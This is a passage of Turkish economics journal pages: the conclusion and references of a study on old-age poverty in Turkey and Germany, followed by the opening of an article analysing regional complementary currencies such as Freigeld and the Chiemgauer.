İstihdam açısından bakıldığında hem Türkiye’de hem de Almanya’da istihdam edilmeyenlerdeki yoksulluk veya sosyal dışlanma riskinin istihdam edilenlerdeki yoksulluk veya sosyal dışlanma riskine göre daha yüksek olduğu görülmüştür. İstihdam edilen kişilerin emekli olana kadar çalışmaları durumunda, yaşlı olduklarında emekli maaşı elde edeceklerdir. Ayrıca çalışma döneminde pozitif tasarruf sağlayarak servet biriktirmeleri de söz konusu olabilmektedir. Tüm bu durumlar (ceteris paribus), çalışan kişilerin aynı veya benzer şartlara sahip çalışmayan kişilere göre daha düşük bir yoksulluk riskine maruz kalmasını sağlar.

Eğitim düzeyinin yaşlı kesimin yoksulluk veya sosyal dışlanma riski konusunda önemli olduğu görülmüştür. Gerek Türkiye’de gerekse Almanya’da eğitim düzeyi daha fazla olan yaşlı bireylerin eğitim düzeyi daha düşük olan yaşlı bireylere göre daha düşük bir yoksulluk veya sosyal dışlanma riski ile karşı karşıya kaldığı gözlemlenmiştir.

Hane halkının sayısı açısından yoksulluk riski analiz edildiğinde, öncelikle ifade edilmelidir ki hem Türkiye’de hem de Almanya’da bir kişilik (65 yaş ve üzeri) hane halklarına ilişkin yoksulluk riski, iki kişilik (kişilerden en az biri 65 yaş ve üzeri) hane halklarına ilişkin yoksulluk riskinden daha büyük olduğu görülmüştür. Bunun dışında, Türkiye’de iki kişilik (kişilerden en az biri 65 yaş ve üzeri) hane halklarına ilişkin yoksulluk riski (2007 yılı hariç), Almanya’daki iki kişilik (kişilerden en az biri 65 yaş ve üzeri) hane halklarının yoksulluk riskine göre daha yüksek olduğu görülmüştür. Almanya’da ise tek kişilik (65 yaş ve üzeri) hane halklarına ilişkin yoksulluk riskinin (2006 yılı hariç), Türkiye’deki tek kişilik (65 yaş ve üzeri) hane halklarına ilişkin yoksulluk riskinden daha büyük olduğu gözlemlenmiştir. Almanya’da iki kişilik (kişilerden en az biri 65 yaş ve üzeri) hane halklarında yoksulluk riskinin (2007 yılı hariç) daha düşük olmasının nedeni olarak Almanya’da çalışan kadın sayısının Türkiye’den daha fazla olması düşünülebilir.

Nispi medyan geliri oranlarına bakıldığında, Türkiye’deki yaşlı kişilerin medyan kullanılabilir eşdeğer geliri, yaşlı olmayan kişilerin medyan kullanılabilir eşdeğer gelirinden daha büyük olduğu, Almanya’daki yaşlı kişilerin medyan kullanılabilir eşdeğer gelirinin ise yaşlı olmayan kişilerin medyan kullanılabilir eşdeğer gelirinden daha düşük olduğu sonucuna varılmıştır.

Yaşlı kişilerin kendi aralarındaki gelir dağılımına bakıldığında, Almanya’daki yaşlı bireylerin gelirinin Türkiye’deki yaşlı bireylerin gelirine göre daha dengeli bir dağılım sergilediği ifade edilebilir.

Gelecekte gerek Türkiye’de gerekse Almanya’da yaşlı nüfusun toplam nüfus içindeki payı artacağı tahmin edilebilir. Bu durumun bir sonucu olarak (ceteris paribus), gelecekte hem Türkiye için hem de Almanya için yaşlı yoksulluğu önemini arttıran bir sorun olacağı söylenebilir. Bu nedenle, yaşlı yoksulluğunun gelecekte büyük bir soruna dönüşmeden şimdiden yaşlı yoksulluğuna ilişkin mücadele politikaları etkili bir biçimde yürütülmeli ve gerekli düzenlemeler gerçekleştirilmelidir.

KAYNAKÇA

- Arabacı, Rabihan Yüksel (2017). “Yoksulluğun Kavramsal Çerçevesi”, Ed. Çağlar Özdemir ve Emel İslamoğlu, Gelir Dağılımı ve Yoksulluk Kavram-Teori-Uygulama. Ankara: Seçkin Yayıncılık, ss.141-157.
- Bäcker, Gerhard (2011). “Altersarmut- ein Zukunftsproblem”, Informationsdienst Altersfragen. Sayı 2, pp.3-10.
- Börsch-Supan, Axel (2013). “Altersarmut in Deutschland”, Orientierungen zur Wirtschafts-und Gesellschaftspolitik. No: 137, 3/2013, pp. 29-32.
- Devlet Planlama Teşkilatı (2007). Türkiye’de Yaşlıların Durumu ve Yaşlanma Ulusal Eylem Planı. Yayın no DPT: 2741. http://eyh.aile.gov.tr/data/544f6b29369dc328a057d006/yaşlanma_ulusal_eylem_plani.pdf (Erişim Tarihi 30.01.2018.)
- Dini, Ali ve Lippit, Victor (2009). “Poverty, from Orthodox to Heterodox Approaches: a Methodological Comparison Survey”. <https://economics.ucr.edu/repec/ucr/wpaper/09-10.pdf> (Erişim Tarihi 25.03.2017).
- Eurostat (a). Statistiken über die Einkommensverteilung. http://ec.europa.eu/eurostat/statistics-explained/index.php/Income_distribution_statistics/de (Erişim Tarihi 24.03.2017).
- Eurostat (b). Glossar: Armutsgefährdungsquote. http://ec.europa.eu/eurostat/statistics-explained/index.php/Glossary:At-risk-of-poverty_rate/de (Erişim Tarihi 30.01.2018).
- Eurostat (c). Von Armut oder sozialer Ausgrenzung bedrohte Bevölkerung nach Alter und Geschlecht. <http://ec.europa.eu/eurostat> (Erişim Tarihi 01.02.2018).
- Eurostat (d). Armutsgefährdungsquote Älterer Personen Nach Wohnbesitzverhältnissen. <http://ec.europa.eu/eurostat> (Erişim Tarihi 01.02.2018).
- Eurostat (e). Von Armut oder Sozialer Ausgrenzung Bedrohte Bevölkerung Nach Beschäftigung (Personen im Alter von 18 und Älter). <http://ec.europa.eu/eurostat> (Erişim Tarihi 02.02.2018).
- Eurostat (f). Von Armut oder sozialer Ausgrenzung bedrohte Bevölkerung nach Bildungsabschluss (Personen im Alter von 18 und älter). <http://ec.europa.eu/eurostat> (Erişim Tarihi 02.02.2018).
- Eurostat (g). Quote der von Armut bedrohten Personen nach Armutsgefährdungsgrenze und Haushaltstyps. <http://ec.europa.eu/eurostat> (Erişim Tarihi 02.02.2018).
- Eurostat (h). Relatives Einkommensmedianverhältnis (65+). <http://ec.europa.eu/eurostat> (Erişim Tarihi 02.02.2018).
- Eurostat (i). Ungleichheit der Einkommensverteilung- S80/S20 Einkommensquintilverhältnis. <http://ec.europa.eu/eurostat> (Erişim Tarihi 02.02.2018).
- Eurostat (j). Erwerbstätigenquoten nach Geschlecht, Alter und Staatsangehörigkeit (%). <http://ec.europa.eu/eurostat> (Erişim Tarihi 03.02.2018).
- Eurostat (k). Glossar: Relatives Einkommensmedianverhältnis. http://ec.europa.eu/eurostat/statistics-explained/index.php/Glossary:Relative_median_income_ratio/de (Erişim Tarihi 02.02.2018).
- Eurostat (l). Glossar: Income quintile share ratio. http://ec.europa.eu/eurostat/statistics-explained/index.php/Glossary:Income_quintile_share_ratio (Erişim Tarihi 03.02.2018).
- Hablemitoğlu, Şengül ve Özmete, Emine (2010). Yaşlı Refahı Yaşlılar İçin Sosyal Hizmet. Ankara: Kilit Yayınları.
- Huber, Bob (2005). “Implementing the Madrid Plan of Action on Ageing”. http://www.un.org/esa/population/meetings/EGMPopAge/EGMPopAge_21_RHuber.pdf (Erişim Tarihi 21.03.2017).
- Kaynak, Muhteşem (2014). Kalkınma İktisadı. Ankara: Gazi Kitabevi.

Notten, Geranda ve Neubourg, Chris De (2011). Monitoring Absolute And Relative Poverty: “Not Enough” Is Not The Same As “Much Less”. Review of Income and Wealth, Series 57, Number 2, pp. 247-269.

Şenses, Fikret (2014). Küreselleşmenin Öteki Yüzü: Yoksulluk Kavramlar, Nedenler, Politikalar ve Temel Eğilimler. İstanbul: İletişim Yayınları.

United Nations (2015), World Population Prospects The 2015 Revision Key Findings and Advance Tables. Working Paper No. ESA/P/WP. 241.

Ünsal, Erdal (2014). Mikro İktisat. Ankara: Big Bang Yayınları.

WHO (World Health Organization) (2016), Weltbericht über Altern und Gesundheit (Zusammenfassung). http://apps.who.int/iris/bitstream/10665/186468/20/WHO_FWC_ALC_15.01_ger.pdf?ua=1 (Erişim Tarihi 24.03.2017).

Bölgesel Para Birimlerine İlişkin Kısa Bir Analiz

Salih BARIŞIK*

Rüştü YAYAR**

Mehmet ERDOĞMUŞ***

Öz

Geçmişten günümüze dek farklı toplumlar farklı paralar (altın, gümüş, banknot, banka parası vs.) kullanmıştır. Kimi iktisatçılara göre para ekonomide pek önemli bir yere sahip değildir. Diğer yandan ise kimi iktisatçılara göre para ekonomi için çok önemlidir. Uluslararası ticarete genelde global çapta tanınan büyük para birimlerinin (ABD doları ve Avro gibi) kullanıldığını görmek mümkündür. Ancak küreselleşmenin sonucunda tüm bölgeler aynı ölçüde gelişmemiştir. Küreselleşme ortamında kimi bölgeler daha da gerilemiştir. Ülkeler gerileyen bölgelerin ekonomilerini güçlendirmek için farklı uygulamalar yürürlüğe koymuştur. Bunlardan birisi de bölgesel para birimleridir. Bu çalışmada bölgesel para birimlerine ilişkin kısa bir analiz yapılmıştır.

Anahtar Kelimeler: Bölgesel Para Birimi, Küreselleşme, Para.

JEL Kodu: E4

A Short Analysis of Regional Currencies

Abstract

From past until today, different societies have used different kinds of money (gold, silver, banknote, bank money etc.). According to some economists, money does not have an important place in the economy. On the other hand, according to some economists money is very important for the economy. In international trade it is possible to see that world-recognized major currencies (like US Dollars and Euros) are used. But, as a result of globalization, all regions have not developed to the same extent. In the context of globalization, some regions have further declined. Countries have put in place different practices to strengthen the economies of the declining regions. One of them is regional currencies. A short analysis of regional currencies has been conducted in this study.

Keywords: Regional Currency, Globalization, Money.

JEL Code: E4

GİRİŞ

Dünya üzerindeki ülkeler incelendiğinde, iktisadi gelişmişlik bakımından ülkelerin birbirinden farklılık gösterdiği göze çarpmaktadır. Ancak iktisadi gelişmişlik farkı kendini sadece makro ölçekte (ülkeler arasında) göstermemektedir. İktisadi gelişmişlik farkı, aynı zamanda kendini mezo ölçekte de (aynı ülkenin farklı bölgeleri arasında da) gösterebilmektedir. Genellikle ister iktisadi açıdan gelişmiş konumda bir ülke olsun, isterse iktisadi bakımdan gelişmemiş konumda bir ülke olsun, aynı ülke sınırları içinde kimi bölgelerin diğer bölgelere göre daha az gelişmiş olduğunu görmek mümkündür. Yani iktisadi gelişmişlik açısından aynı ülkenin farklı bölgeleri de homojenlik taşımamaktadır.

Dünyada son yirmi yıldaki gelişmeler incelendiğinde, gelişmiş konumdaki ülkelerde refah devleti anlayışının önemini yitirmeye başladığını, bunun yanı sıra önce az gelişmiş konumdaki ülkelerin ve daha sonra geçiş ekonomilerinin çoğu defa IMF ve Dünya Bankası güdümünde yürüttükleri istikrar ve yapısal uyum politikalarıyla dışa açık piyasa ekonomisine doğru yöneldiklerini görmek mümkündür. Bu kapsamda zamanla yaygın hale gelen küreselleşme söylemi çerçevesinde neoliberal iktisat politikalarının neredeyse tüm dünyada hâkim bir konuma geldiği ifade edilebilir. Ancak başta az gelişmiş konumdaki ülkeler olmak üzere çok sayıda ülkede gelir eşitsizliği ve fakirlik sorunu sosyal ve politik anlamda endişe verici boyutlara gelmiştir (Şenses, 2014: 17). İktisatçı Gunnar Myrdal tarafından geliştirilen Kutuplaşma Teorisi, gelişme düzeyi bakımından gelişmiş ve az gelişmiş konumda bulunan iki ayrı ülkenin ticaretin liberal bir durum arz ettiği iktisadi bir birlik oluşturmaları sonucunda, zengin konumdaki ülkenin zenginlik seviyesinin yoksul ülkenin ise yoksulluk düzeyinin daha artacağını belirtmektedir (TDK, 2011: 282). Küresel ortamda firmalar birbiriyle daha sıkı ilişkiler içinde oldukları için, birbirine karşı daha duyarlı konuma gelmektedir. Küreselleşmenin sonucunda dünyanın birçok yerinde faaliyetlerini sürdüren çok uluslu şirketler için sadece bir ülkenin değil, birden çok ülkenin ekonomik durumu önemli hale geldiği ifade edilebilir. Bu

* Prof. Dr., Gaziosmanpaşa Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, İktisat Bölümü, E-posta: salih.barisik@gop.edu.tr

** Yazışmadan sorumlu yazar. Doç. Dr., Gaziosmanpaşa Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, İktisat Bölümü, E-posta: rustu.yayar@gop.edu.tr

*** Arş. Gör., Cumhuriyet Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, İktisat Bölümü, E-posta: merdogmus@cumhuriyet.edu.tr

bağlamda küresel ortamda too interconnected to fail (batamayacak kadar çok bağlantılı) durumu önemli bir sorun haline geldi. Too interconnected to fail sorununun önemini vurgulamak için 2008 Küresel Mali Kriz örnek verilebilir. 15.09.2008 tarihinde ABD yatırım bankası Lehman Brothers'in iflas etmesi neticesinde büyük ölçekli bir küresel kriz başladı (Brunetti, 2012: 16). ABD yatırım bankası Lehman Brothers büyüklük açısından en başta yer almasa da diğer bankalarla bağlantısı çok güçlü konumdaydı (Brunetti, 2012: 157). Dünyadaki gelişmelere bakıldığında, piyasaların küreselleştiğini ve uluslararası rekabet koşullarının söz konusu olduğunu görmek mümkündür. Bir yandan piyasaların küreselleşmesi, diğer yandan ise uluslararası alanda rekabet koşullarının görülmesi neticesinde ulus devletler açısından uluslararası nitelikteki finans sistemi tarafından bir mağduriyet yaşamadan sosyal ve ekolojik nitelikteki amaçları takip etmeleri daha güç bir hal alacaktır (Herrmann, 2006: 12).

Görüldüğü üzere, küreselleşme beraberinde birçok olumsuzlukları getirebilmektedir. Kennedy ve Lietaer'e göre küreselleşme sürecinin benzer bir süreç olan bölgeselleşme süreciyle dengelenmesi, bütüncül bir gelişmenin oluşmasını sağlayacak en uygulanabilir çözümdür (Kennedy ve Lietaer, 2004: 15). Küreselleşmenin getirdiği olumsuzluklara karşı bir çözüm aracı olarak bölgesel para birimleri görülebilir. Nakit paraların birer ikamesi konumunda olan bölgesel para birimlerini çıkartanlar, küreselleşme sürecinin artarak devamlılık arz ettiği bir dünyada bölgesel nitelikteki paraların bölgelerin iktisadi durumlarını daha güçlü bir konuma getirdiği görüşüne sahiptirler (Rösl, 2006: 1). Bölgesel paraların oluşturma biçimleri dikkate alındığında, bunların mevcut paraların ve küreselleşmenin sorunlarına bölgesel çapta karşı koyacak nitelikte olduğu görülmektedir (Schwaiger, 2006: 21). Ülkelerarası iktisadi ilişkilerde kullanılan para birimleri küresel odaklıdır. Örneğin avro para biriminin küresel odaklı bir özellik taşıması nedeniyle ulaşamadığı alanlarda bölgesel paraların optimal bir kullanım sağladığını görmek mümkündür (Gelleri, 2008: 180).

Bu çalışmada kimi ülkelerin uygulamakta olduğu bölgesel para birimlerinin kısa bir analizi yapılmıştır. Giriş kısmından sonraki bölümlerde sırasıyla bölgesel para biriminin tanımı ve kapsamı, bölgesel para birimlerinin olumlu yönlerine ilişkin örnekler, bölgesel para birimlerinin olumsuz yönlerine ilişkin örnekler yer almaktadır. Sonuç kısmında ise genel bir değerlendirme yapılmıştır.

II. BÖLGESEL PARA BİRİMİNİN TANIMI VE KAPSAMI

Para kavramı çok farklı tanımlanabilir. Genel olarak para, bir ekonomide genel kabul görmeyen yanında mübadele, hesap birimi ve değer muhafaza aracı fonksiyonlarını yerine getirebilme özelliğini taşıyan varlıktır (TDK, 2011: 335). Paranın ekonomideki önemi konusunda farklı fikirlerin olduğunu görmek mümkündür. Klasik makro iktisat teorisine göre parasal sektör ile reel nitelikteki sektörün birbirinden ayrılması söz konusudur. Parasal değişkenlerde meydana gelen bir değişiklik reel değişkenlerin değerinde bir değişikliğe neden olmaz (Bocutoğlu, 2013: 5). Ortodoks Keynezyen makro iktisat teorisine göre ise eksik istihdam üretim ve gelir seviyesinde, parasal değişkenlerin reel nitelikteki değişkenleri etkilemesi söz konusudur (Bocutoğlu, 2013: 113). Ortodoks Paracı görüşe göre, uzun vadede reel üretim ve istihdam gibi unsurların parasal değişkenlerce belirlenmesi söz konusu değildir. Bunların reel nitelikteki değişkenlerce belirlendiği savunulmaktadır. Ancak Ortodoks Paracı görüşe göre kısa vadede nominal para arzının reel nitelikteki değişkenleri etkilemesi mümkündür (Bocutoğlu, 2013: 175).

Bölgesel para birimleri tamamlayıcı para birimlerinin özel bir biçimini oluşturmaktadır (Kennedy ve Lietaer, 2004: 68). Tamamlayıcı para birimleri ismini, bu tür para birimlerinin bilinen paralara ek olarak uygulanabilmesinden almaktadır (Mock vd., 2013: 4). Bölgesel para birimleri olarak tanımlanan paraların sınırlı bir bölgede uygulanması söz konusudur (Kennedy ve Lietaer, 2004: 130). Bölgesel konumdaki tamamlayıcı paralarda bölge sınırlarının topografik, tarihi, iktisadi, kültürel veya politik-yönetimsel bir arka plana sahip olabileceğidir (Kennedy, 2006: 220). Bölgesel paraları, bölgesel veya yerel ekonomik alanlar bazında belirlenen sahalar ile sınırlandırılmış olan ve yasal mübadele araçlarını ikame etme amacı ve kudreti olmayan mübadele araçları biçiminde tanımlamak mümkündür (Schneck ve Buchbinder, 2015: 160). Bölgesel paralar olarak ifade edilen para türlerinin odak noktasında belirli bir bölgenin ekonomik başarısı yer alır (Schneck ve Buchbinder, 2015: 172). Bölgesel paralar ile birtakım amaçlar yerine getirilmek istenmektedir. Bölgesel nitelikteki tamamlayıcı paralar ile satın alma gücünün belirli bir bölgede kalması, bölgesel konumdaki ekonomilerin (özellikle buradaki küçük ve orta ölçekteki işletmelerin) teşvikinin sağlanması, bölgesel katma değer zincirinde meydana gelmiş olan boşlukların giderilmesi, bölgesel nitelikteki iş sahanlarının muhafaza altında

tutulması, hatta yeni iş sahalarının açılması ve kamusal paranın normal vatandaşlar üzerindeki olumsuz etkilerinin dengelenmesi amaçlanır (Leinert, 2016: 13).

Bölgesel paralar resmi parayı, örneğin avroyu tümüyle ortadan kaldırmayı amaçlamaz. Bölgesel nitelikteki paralar, avronun yanında varlıklarını sürdürmelidirler. Bu durum, bölgesel paraların kimi bölgesel işlemlerde avro ile rekabete girip avroyu ikame edemeyeceği fikrini beraberinde getirmez (Godschalk, 2008: 200). Mevcut parasal ekonomilerin beraberinde getirdikleri varsayılan ya da gerçekte sahip oldukları birtakım olumsuz etkiler söz konusudur. Bu noktada daha iyi bir para olarak bölgesel paraların bu olumsuz nitelikteki etkilere karşı koyma noktasında devreye girmek istemesidir (Thiel, 2011: 26). Resmi para birimleriyle birlikte uygulanan tamamlayıcı para birimi sistemleri ile genel anlamda bölgesel bir ekonomiyi ve bunun neticesinde tüm katılanların yaşam kalitesini daha üst bir konuma getirmek amaçlanır. Birçok tamamlayıcı para sistemlerinde negatif bir faizin söz konusu olduğunu görmek mümkündür. Bunun neticesinde paranın harcanma süresi uzadıkça cüzdandaki para düşüş gösterecektir. Bu durumun ise sirkülasyon hızının ve malların devir hızının daha üst bir konuma gelmesini sağladığı gibi, ekonomiyi de harekete geçirecektir (Koller ve Seidel, 2014: 16-17).

Bölgesel para birimlerinin geçmişini 20. yüzyılın başlarına götürmek gerekir. Silvio Gesell paranın büyük bir etkiye sahip olduğunu tespit etmesinin yanında paranın güçsüz yönlerini de ortaya koymuştur (Mock vd., 2013: 5). Gesell'in düşüncesine göre paranın mübadele fonksiyonunu daha iyi bir konuma taşımak, bir mal olarak paranın daha kötü bir yapıya getirilmesini gerektirmektedir (Gesell, 1949: 238). Gesell, değer kaybeden bir para türü olarak *Freigeld*'i açıklamaktadır. Freigeld olarak adlandırılan paranın haftalık olarak satın alma gücünün binde birini yitiren bir niteliğe sahip olduğunu belirtmek gerekir (Gesell, 1949: 239). Silvio Gesell'in Freigeld teorisi farklı uygulama alanları bulmuş ve bulmaktadır. Bunlara örnek olarak 1929 yılında Schwanenkirchen'deki Wära, 1932 yılında Wörgl'deki bölgesel para birimi olan Wörgl-şilini ve Chiemgau'da uygulanan Chiemgauer verilebilir (Koller ve Seidel, 2014: 48). Chiemgauer olarak isimlendirilen paralar 30 Ocak 2003 tarihinde kamuya tanıtıldı (Koller ve Seidel, 2014: 77).

Şekilsel açıdan bölgesel para birimlerinin kağıt para, madeni para, bölgesel olarak paraya çevrilebilir kuponlar veya kaydı para biçiminde olabileceğini görmek mümkündür (Schneck ve Buchbinder, 2015: 161). Farklı türden bölgesel para birimlerinin bulunduğunu görmek mümkündür. Örneğin bunlardan birisi, avro örtülü bölgesel para birimleridir. Burada istendiği zaman birkaç yüzde zarar karşılığında, bölgesel paraları avroya dönüştürme imkânı vardır. Diğer bir bölgesel para birimi türü ise performans örtülü bölgesel para birimleridir. Bunların mal ve hizmetler tarafından örtüldüğü görülür (Mock vd., 2013: 6). Performans örtülü konumundaki bölgesel para birimlerinde ilave paranın meydana getirildiği görülmektedir. Avro uyumlu niteliğindeki bölgesel paralarda ise mevcut paranın dolanım hızının daha üst bir konuma taşındığı söylenebilir (Gelleri, 2008: 178). Bunun dışında bölgesel para birimleri değer kaybedip etmemesine göre de ele alınabilir. Kimi bölgesel para birimleri değer kaybı içeren bölgesel para birimleri (*schwundgeld*), kimileri ise değer kaybı içermeyen bölgesel para birimleri biçiminde olabilir (Rösl, 2005: 182).

Farklı ülkelerde bölgesel veya tamamlayıcı nitelikteki paraların kullanıldığını görmek mümkündür. Örneğin Japonya açısından bakıldığında, 1995 yılından itibaren tamamlayıcı para birimleri alanında yürütülen deneyler hızlı bir artış gösterdi (Lietaer, 2004: 2). Yine günümüzde bölgesel paralarda hızlı bir artış gösteren ülke olarak Almanya örneği verilebilir (Rösl, 2005: 182). Bölgesel para birimlerinin uygulanmasına yönelik ilk girişimlerin Almanya'nın özellikle kırsal sahalarında ortaya çıktığını belirtmek gerekir (Kennedy ve Lietaer, 2004: 95). Almanya açısından dolaşımdaki bölgesel para birimi sayısının 2012 yılı sonu itibarıyla yaklaşık olarak kırktır (Schneck ve Buchbinder, 2015: 160). Bunun dışında bölgesel para birimi uygulayan ülkeler için Malezya ve Endonezya örnekleri verilebilir. Bu ülkelerin farklı bölgelerinde *schwundgeld* biçiminde olmayan altın ve gümüşten yapılmış bölgesel paraların dolaşımında olduğunu görmek mümkündür (Schneck ve Buchbinder, 2015: 172).

Tamamlayıcı veya bölgesel paralar sadece ülke bazında destek bulmamaktadır. Daha büyük birliklerin de tamamlayıcı veya bölgesel paraları desteklediğini görmek mümkündür. Örneğin bu bağlamda Avrupa Birliği örnek verilebilir. 1998 yılında Avrupa Komisyonu'nun Barataria isimli bir tamamlayıcı para birimi projesine katıldığını görmek mümkündür. Bu projenin Avrupa Birliği kapsamındaki kentsel ve kırsal farklı dört bölgenin tamamlayıcı nitelikteki mübadele sistemleri vasıtasıyla eskisine kıyasla daha güçlü bir konuma getirmeyi amaçlar (Schneck ve Buchbinder, 2015:

158). Bunun dışında Avrupa bölgesinde tamamlayıcı para birimlerine verilen önemi ortaya koymak için, uygulanan projeler örnek verilebilir. Örneğin *Community Currencies in Action* isimli uluslararası işbirliği projesinin katılımı olan kuzey-batı Avrupa ülkelerindeki tamamlayıcı niteliğe sahip para sistemlerinin yerel düzeyde uygulamaya koyulmasının yanında, tamamlayıcı para sistemlerinin gelişimini sürdürmeye devam ettirmesini de amaçlamaktadır (Schneck ve Buchbinder, 2015: 158-159).

Bölgesel para biriminin uygulanması ülkeler açısından olumlu olabileceği gibi, bu tür para birimlerinin olumsuz yönleri de söz konusu olabilmektedir. Şimdi bölgesel para birimlerinin olumlu ve olumsuz yönlerine ilişkin örnekler verilecektir.

III. BÖLGESEL PARA BİRİMLERİNİN OLUMLU YÖNLERİNE İLİŞKİN ÖRNEKLER

Bölgesel Ekonomiye Destekleme: Schwundgeld veya Silvio Gesell'in kullandığı bir kavram olan Freigeld, önceden belirlenen bir zaman sürecinde değer kaybetmektedir. Parayı elinde bulunduran üzerine konan bu maliyet neticesinde paranın vakitli bir biçimde harcanmasının garanti edilmeye çalışılır. Bu durumun sonucunda ise bölgesel nitelikteki ekonomiye sürdürülebilir özellikte bir destek sağlanacağı umulmaktadır (Rösl, 2008: 247). Böylece (ceteris paribus), iktisadi ajanların elinde uzun süre atıl tasarruf kalması engellenebilecektir. Parayı bulunduranlar açısından bölgesel para avroya göre (bölgesel paranın değer kaybetmesi ve daha az kabul görmesi nedeniyle) daha kötü olarak algılamakta olduğu ve sadece sınırlı bir alanda geçerliliğini sürdürdüğü düşünüldüğünde, parayı bulunduranlar avroya kıyasla bölgesel parayı hemen elden çıkarmak için öncelikli olarak kullanmak isteyeceklerdir. Bölgesel paraların bu etkisi Gresham yasasına dayanmaktadır (Godschalk, 2008: 197). Gresham yasası olarak ifade edilen yasaya göre, bir ülkede yasal anlamda altın (değerli) ve gümüş (değersiz) paranın tedavül etmesi sonucunda bireyler altını saklamak amacıyla piyasadan çekecek, mübadele amaçlı ise gümüş paraları kullanacaklardır (TDK, 2011: 189). Tüm bölgesel nitelikteki paraların otomatik bir biçimde dolanımını garanti eden birtakım unsurlar söz konusudur. Bunlardan birincisi bölgesel nitelikteki paraların ulusal paralar gibi enflasyon sorunuyla kaşır karşıya kalmalarıdır. İkincisi bölgesel paraların sadece sınırlı bir alanda geçerli birer para konumunda olmalarıdır. Üçüncüsü bölgesel paraların ulusal paralarla değişimi veya geri değişimi sırasında maliyetin söz konusu olmasıdır (Kennedy ve Lietaer, 2004: 130).

Bölgesel para birimleri ile yasal para birimlerini, dolanım hızı açısından analiz etmek önem arz etmektedir. Örneğin avro para birimiyle kıyaslandığında, bölgesel paraların daha yüksek bir dolanım hızına sahip olduklarını belirtmek gerekir (Godschalk, 2008: 197). Bölgesel paraların kullanılması durumunda diğer kişilerde ilgili parayı bölge içinde kullanmak zorunda olacaklardır. Bu nedenle bölgesel paraları kullanan bireylerin kendi bölgelerine destek verdiği ifade edilebilir. Ortaya çıkan ilave bölgesel devir sonucunda uzun vadede refah düzeyi daha üst bir konuma taşınabilecektir (Kennedy ve Ehrenschwendner, 2012: 60).

Ancak bölgesel para birimlerinin sadece sınırlı bir bölgede uygulanması söz konusudur (Kennedy ve Lietaer, 2004: 130). Bir bölgenin diğer bölgelerle uzun dönemli kendini soyutlama yolunu tercih etmesi söz konusuysa bölge dışındaki ticaretin bundan olumsuz etkilenmesi söz konusu olacaktır. Bölge dışı ticaret söz konusu olmadan bir bölgenin gelişmeye devam etmesi söz konusu olamaz (Rösl, 2008: 254).

Kamusal Bütçe Yükünün Hafiflemesine Katkıda Bulunma: Bölgesel para birimlerinin kullanılması, kamu üzerindeki yükün de hafiflemesine katkıda bulunabilecektir. Bölgesel nitelikte ürünlerin talep edilmesi neticesinde, bölge kapsamındaki katma değer ve ücretlerin daha üst düzeye gelmesi söz konusu olacaktır (Kennedy ve Ehrenschwendner, 2012: 62). Böylelikle devletin vergilendirmeye tabi tutabileceği kalemlerin yükselmesi söz konusu olacaktır. Vergilerin tahsil edilmesinin yanında kamusal bütçenin işsizlere yönelik transfer harcama kapsamındaki yükünün de düşürülmesi söz konusu olacaktır (Kennedy ve Ehrenschwendner, 2012: 62). Bilindiği üzere transfer harcamaları olarak ifade edilen harcamalar, ülke içinde hiçbir üretim faaliyetlerinde yer almayan veya yer alamayan taraflara yönelik devlet tarafından farklı ad veya amaçlarla gerçekleştirilen harcamaların tümünü ifade etmektedir (İşgüden ve Turanlı, 1992: 368).

Basit Olarak İhraç Edilebilme ve Parayı İhraç Edenlere Senyoraj Geliri Sağlama: Bölgesel para birimlerinin yapısına bakıldığında, genellikle bunların kâğıt para biçiminde oluşturulduğunu görmek mümkündür. Bu durumun sonucunda nispi olarak uygun fiyata, hızlı ve maliyetli bir altyapı gerektirmeden tedavüle koyulabilme noktalarında bu tip paraların avantaj

sağladığı görülmektedir. Bunun dışında bölgesel parayı düzenleyenlerin (neredeyse nominal değerine eşit olan bir) senyoraj geliri elde etmesi de söz konusudur (Godschalk, 2008: 201). Senyoraj kavramı, paranın değeri ile paranın üretim maliyeti arasındaki farkı ifade etmektedir (Parasız, 2007: 510). Senyoraj olarak ifade edilen kamusal kazancın parasal monopolün işletilmesi neticesinde meydana gelir (Herger, 2016: 261).

Bölgesel Likiditenin Bölgede Muhafaza Edilmesi: Mevcut para sisteminde, bölge likiditesini bölgede tutabilme özelliği söz konusu değildir. Mevcut durumdaki parasal sistem, sermayenin kazanılan bölgeden, kazancı en yüksek olan bölgeye doğru hareket etmesini sağlar. Belirli bölgenin ihtiyacına odaklanmayı sağlayan parasal dolanımın kısaltılması, bölgenin kendine ait nitelikteki likiditenin bölge içinde kalması açısından önemli bir yere sahiptir (Kennedy ve Ehrenschwendner, 2012: 59). İşleyen parasal ve iktisadi döngülerin tekrar bölgesel hale getirerek satın alma gücünün çıkışını engelleme noktasında bölgesel paraların çok doğru birer araç konumundadır (Kennedy ve Ehrenschwendner, 2012: 61).

Bölge Düzeyindeki Trafiki Arttırma: Bölgesel para birimlerinin uygulandığı bölgedeki trafiğin üzerinde de etkisi söz konusudur. Etkinin niteliğine bakıldığında bir bölge kapsamındaki yakın trafik artış gösterir. Buna karşılık çok uzak bölgelerle olan trafik ise düşüş gösterir (Kennedy ve Lietaer, 2004: 97).

Belirsizlikleri Giderebilme ve Güven Ortamı Oluşturabilme: Kişiler işlerini sürekli bir biçimde koruyacağından emin olamadıkları için birçok kişinin tasarruf etme yoluna gittiği ifade edilebilir. Birçok kişinin tasarruf etme yoluna gitmesi sonucu firmalar iflas edecektir. Bunun neticesinde insanların işsiz konuma gelmesi söz konusu olacaktır. Bu durumun sonucunda ise belirsizliğin tekrar güç kazanması söz konusu olacaktır. Bu noktada bölgesel paraların bu aşağı yönlü sarmalın yukarı yönde hareket etmesini sağlayabileceği ve zamanla emniyeti ve güvenliği temin edebileceği söylenebilir (Kennedy ve Ehrenschwendner, 2012: 60).

